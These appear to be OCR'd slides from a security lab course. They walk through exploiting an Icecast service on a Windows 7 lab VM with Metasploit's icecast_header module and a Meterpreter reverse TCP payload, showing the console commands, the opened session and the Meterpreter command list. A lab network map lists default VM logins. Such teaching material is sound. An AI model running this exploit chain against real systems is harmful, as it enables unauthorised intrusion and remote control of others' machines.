   3    generic/shell_reverse_tcp                                      normal  No     Generic Command Shell, Reverse TCP Inline
   4    generic/tight_loop                                             normal  No     Generic x86 Tight Loop
   5    windows/dllinject/bind_hidden_ipknock_tcp                      normal  No     Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
   6    windows/dllinject/bind_hidden_tcp                              normal  No     Reflective DLL Injection, Hidden Bind TCP Stager
   7    windows/dllinject/bind_ipv6_tcp                                normal  No     Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
   8    windows/dllinject/bind_ipv6_tcp_uuid                           normal  No     Reflective DLL Injection, Bind IPv6 TCP Stager with UUID Support (
Windows x86)
   9    windows/dllinject/bind_named_pipe                              normal  No     Reflective DLL Injection, Windows x86 Bind Named Pipe Stager
   10   windows/dllinject/bind_nonx_tcp                                normal  No     Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
   11   windows/dllinject/bind_tcp                                     normal  No     Reflective DLL Injection, Bind TCP Stager (Windows x86)
   12   windows/dllinject/bind_tcp_rc4                                 normal  No     Reflective DLL Injection, Bind TCP Stager (RC4 Stage Encryption, M
etasm)
   13   windows/dllinject/bind_tcp_uuid                                normal  No     Reflective DLL Injection, Bind TCP Stager with UUID Support (Windo
ws x86)
   14   windows/dllinject/reverse_hop_http                             normal  No     Reflective DLL Injection, Reverse Hop HTTP/HTTPS Stager
   15   windows/dllinject/reverse_http                                 normal  No     Reflective DLL Injection, Windows Reverse HTTP Stager (wininet)
   16   windows/dllinject/reverse_http_proxy_pstore                    normal  No     Reflective DLL Injection, Reverse HTTP Stager Proxy
   17   windows/dllinject/reverse_ipv6_tcp                             normal  No     Reflective DLL Injection, Reverse TCP Stager (IPv6)
   18   windows/dllinject/reverse_nonx_tcp                             normal  No     Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
   19   windows/dllinject/reverse_ord_tcp                              normal  No     Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win
7)
   20   windows/dllinject/reverse_tcp                                  normal  No     Reflective DLL Injection, Reverse TCP Stager
   21   windows/dllinject/reverse_tcp_allports                         normal  No     Reflective DLL Injection, Reverse All-Port TCP Stager
   22   windows/dllinject/reverse_tcp_dns                              normal  No     Reflective DLL Injection, Reverse TCP Stager (DNS)
   23   windows/dllinject/reverse_tcp_rc4                              normal  No     Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption
, Metasm)
   24   windows/dllinject/reverse_tcp_rc4_dns                          normal  No     Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption
 DNS, Metasm)
   25   windows/dllinject/reverse_tcp_uuid                             normal  No     Reflective DLL Injection, Reverse TCP Stager with UUID Support
   26   windows/dllinject/reverse_winhttp                              normal  No     Reflective DLL Injection, Windows Reverse HTTP Stager (winhttp)
   27   windows/dns_txt_query_exec                                     normal  No     DNS TXT Record Payload Download and Execution
   28   windows/download_exec                                          normal  No     Windows Executable Download (http,https,ftp) and Execute
   29   windows/exec                                                   normal  No     Windows Execute Command
   30   windows/loadlibrary                                            normal  No     Windows LoadLibrary Path
```

Metasploit basics – reverse shell


```
msf5 exploit(windows/http/icecast_header) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/icecast_header) >
```

https://metasploit.help.rapid7.com/docs/working-with-payloads

- **Reflective programming:** Is a metaprogramming strategy, the provides a process the ability to modify its own structure and behavior at runtime
- **Reflective DLL injection** is employed to load a library (e.g. reverse shell) into memory and then into a host process
- **Reverse shell** in an interpreter that runs on one computer, but its command input/output is from another computer
  - This will enable you to reach Windows from Kali, and Kali from Windows
  - A reverse shell is usually a “first choice” exploit
  - There are many different reverse shells available, and the most commonly known and stable has been the windows/meterpreter/reverse_tcp payload

Part 1: Exploit Windows 7 via Icecast Vulnerability

Simple logical network diagram



Metasploit basics – reverse shell

Remote host:
Win7

Local host:
Kali Linux

```
msf5 exploit(windows/http/icecast_header) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/icecast_header) >
```

Remember: Where do you find IP addresses of your machines?

Setting up your virtual lab

Using the virtual machines within Kali

How I created the virtual machines

Virtual Machines for the Security Labs

By Drs. Anthony Vance and Dave Eargle

This page documents virtual machines that I have prepared for students in my class to use to complete the labs.

Setting up your virtual lab

I have created a Kali virtual machine image on Google Cloud Platform which is using nested virtualization to host within it several virtual machines: a Windows instance, a Metasploitable2 instance, and a security onion instance. They are hosted using `kvm` and `libvirt` and accessed using `virt-manager`.

Read these instructions to get oriented to and set up on Google Cloud Platform, and to get access to the Kali virtual machine. Anyone should be able to see and use the custom class kali image if they join this Google Group (public access):

`infosec-net` Network Map

The network map is as follows:

IP Address	Machine	Login	Password
192.168.56.101	Kali (the host)	root	toor
192.168.56.100	Windows 19	Labuser	Passw0rd!
192.168.56.102	Metasploitable2	msfadmin	msfadmin
192.168.56.103	Security Onion	securityonion	Password1

IPv4 network block in CIDR block notation: `192.168.56.0/24`

Using the virtual machines within Kali


1. The virtual machines are accessed using `virt-manager`. First, you should make sure that your user account is a member of the `libvirt` group.


`infosec-net` Network Map


The network map is as follows:

IP Address	Machine	Login	Password
192.168.56.101	Kali (the host)	root	toor
192.168.56.100	Windows 19	Labuser	Passw0rd!
192.168.56.102	Metasploitable2	msfadmin	msfadmin
192.168.56.103	Security Onion	securityonion	Password1

Metasploit basics – setting up the reverse shell







Metasploit basics – setting up the reverse shell

```
msf5 exploit(windows/http/icecast_header) > set lhost 192.168.55.101
lhost => 192.168.55.101
msf5 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.55.101   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/icecast_header) >
```

IP Address	Machine
192.168.56.101	Kali (the host)
192.168.56.100	Windows 19

Metasploit basics – setting up the reverse shell

```
msf5 exploit(windows/http/icecast_header) > set rhost 192.168.55.100
rhost => 192.168.55.100
msf5 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.55.100   yes       The target address range or CIDR identifier
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.55.101   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Metasploit basics – run the exploit


```
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.55.101:4444
[*] Sending stage (179779 bytes) to 192.168.55.100
[*] Meterpreter session 1 opened (192.168.55.101:4444 -> 192.168.55.100:49197) at 2020-02-26 20:32:53 -0500

meterpreter >
```

```
meterpreter > dir
Listing: C:\Program Files\Icecast2 Win32
========================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  512000  fil   2004-05-12 14:22:40 -0400  Icecast2.exe
40777/rwxrwxrwx   0       dir   2019-08-20 19:15:22 -0400  admin
40777/rwxrwxrwx   0       dir   2019-08-20 19:15:22 -0400  doc
100666/rw-rw-rw-  3662    fil   2004-05-12 14:24:12 -0400  icecast.xml
100777/rwxrwxrwx  253952  fil   2004-05-12 14:23:14 -0400  icecast2console.exe
100666/rw-rw-rw-  872448  fil   2002-06-27 23:11:54 -0400  iconv.dll
100666/rw-rw-rw-  188477  fil   2003-04-13 01:29:12 -0400  libcurl.dll
100666/rw-rw-rw-  631296  fil   2002-07-11 00:09:00 -0400  libxml2.dll
100666/rw-rw-rw-  128000  fil   2002-07-11 00:11:54 -0400  libxslt.dll
40777/rwxrwxrwx   0       dir   2019-08-20 19:15:22 -0400  logs
```

Metasploit basics – run the exploit

```
meterpreter > dir
Listing: C:\Program Files\Icecast2 Win32
========================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  512000  fil   2004-05-12 14:22:40 -0400  Icecast2.exe
40777/rwxrwxrwx   0       dir   2019-08-20 19:15:22 -0400  admin
40777/rwxrwxrwx   0       dir   2019-08-20 19:15:22 -0400  doc
100666/rw-rw-rw-  3662    fil   2004-05-12 14:24:12 -0400  icecast.xml
100777/rwxrwxrwx  253952  fil   2004-05-12 14:23:14 -0400  icecast2console.exe
100666/rw-rw-rw-  872448  fil   2002-06-27 23:11:54 -0400  iconv.dll
100666/rw-rw-rw-  188477  fil   2003-04-13 01:29:12 -0400  libcurl.dll
100666/rw-rw-rw-  631296  fil   2002-07-11 00:09:00 -0400  libxml2.dll
100666/rw-rw-rw-  128000  fil   2002-07-11 00:11:54 -0400  libxslt.dll
40777/rwxrwxrwx   0       dir   2019-08-20 19:15:22 -0400  logs
100666/rw-rw-rw-  53299   fil   2002-03-23 11:48:14 -0500  pthreadVSE.dll
100666/rw-rw-rw-  2254    fil   2019-08-20 19:15:22 -0400  unins000.dat
100777/rwxrwxrwx  76946   fil   2004-01-16 07:00:00 -0500  unins000.exe
40777/rwxrwxrwx   0       dir   2019-08-20 19:15:22 -0400  web

meterpreter >
```

Metasploit Framework's Meterpreter workflow




Metasploit basics

Meterpreter commands

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session.
    transport                 Change the current transport mechanism
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```

Metasploit basics

Meterpreter commands



Metasploit basics

Meterpreter commands

```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory
```

Metasploit basics – Meterpreter commands

```
meterpreter > dir
Listing: C:\Program Files\Icecast2 Win32
=========================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  512000  fil   2004-05-12 14:22:40 -0400  Icecast2.exe
40777/rwxrwxrwx   0       dir   2019-08-20 19:15:22 -0400  admin
40777/rwxrwxrwx   0       dir   2019-08-20 19:15:22 -0400  doc
100666/rw-rw-rw-  3662    fil   2004-05-12 14:24:12 -0400  icecast.xml
100777/rwxrwxrwx  253952  fil   2004-05-12 14:23:14 -0400  icecast2console.ex
100666/rw-rw-rw-  872448  fil   2002-06-27 23:11:54 -0400  iconv.dll
100666/rw-rw-rw-  188477  fil   2003-04-13 01:29:12 -0400  libcurl.dll
100666/rw-rw-rw-  631296  fil   2002-07-11 00:09:00 -0400  libxml2.dll
100666/rw-rw-rw-  128000  fil   2002-07-11 00:11:54 -0400  libxslt.dll
40777/rwxrwxrwx   0       dir   2019-08-20 19:15:22 -0400  logs
100666/rw-rw-rw-  53299   fil   2002-03-23 11:48:14 -0500  pthreadVSE.dll
100666/rw-rw-rw-  2254    fil   2019-08-20 19:15:22 -0400  unins000.dat
100777/rwxrwxrwx  76946   fil   2004-01-16 07:00:00 -0500  unins000.exe
40777/rwxrwxrwx   0       dir   2019-08-20 19:15:22 -0400  web
```

Metasploit basics – Meterpreter commands

```
meterpreter > cd ..
meterpreter > dir
